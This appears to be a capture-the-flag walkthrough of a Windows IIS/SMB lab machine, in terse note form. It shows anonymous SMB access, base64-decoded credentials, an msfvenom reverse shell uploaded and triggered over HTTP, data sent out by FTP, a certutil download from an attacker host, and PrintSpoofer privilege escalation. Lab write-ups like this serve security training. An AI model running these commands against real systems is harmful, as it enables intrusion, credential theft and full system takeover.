export IP="10.10.1.238"3NUM $IPPorts:
139, 445 - SMB
135, 49667,49668 - RPC

X 80 - HTTP
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

X 49663 - HTTP
Microsoft IIS httpd 10.0

	/Aspnet (ASPNET ?)
Result :
OS: Windows Server 2016
Web-Technology: IIS 10.0
Hostname: RELEVANT
Domain : Relevant
IP: 10.10.1.238
Credentials :

Bob !P@$$W0rD!123
Bill Juw4nnaM4n420696969!$$$
SMB enumeration
smbclient -L $IP
Share found: nt4wrksv
smbclient -U '' \\\\10.10.1.238\\nt4wrksv

/> get password.txt

password.txt –> /files/
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
Decoded :
echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123

echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
Test web directories on –> /nt4wrksv/FUZZ :
The SMB share maps to the web server’s files. We can upload a reverse shell through SMB and trigger it over HTTP.
The site runs on Microsoft IIS. Trying an ASP payload generated with msfvenom:
Uploading the payload to the SMB share:
smbclient -U '' \\\\10.10.225.25\\nt4wrksv

smb: \> put shell.aspx
Trigger shell : http://10.10.6.231:49663/nt4wrksv

Uploading a stable shell:
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 -f exe -o shell
Starting an SMB server to transfer the privilege escalation tools:
# Server
sudo smbserver.py smb . -smb2support
# Client
net use \\10.8.4.216\smb
# Copy from server to client
copy \\10.8.4.216\smb\winPEAS.bat winPEAS.bat
copy \\10.8.4.216\smb\PrivescCheck.ps1 PrivescCheck.ps1
Download systeminfo.txt
echo open 10.8.4.216 > ftp_commands.txt
echo USER anonymous >> ftp_commands.txt
echo PASS anonymous >> ftp_commands.txt
echo binary >> ftp_commands.txt
echo put systeminfo.txt >> ftp_commands.txt
echo bye >> ftp_commands.txt
# Execute
ftp -s:ftp_commands.txt
SeImpersonatePrivilege:
whoami /priv
systeminfo

Trying PrintSpoofer:
certutil.exe -urlcache -split -f "http://10.8.4.216/PrintSpoofer.exe" PrintSpoofer.exe
# ======
PrintSpoofer.exe -i -c cmd.exe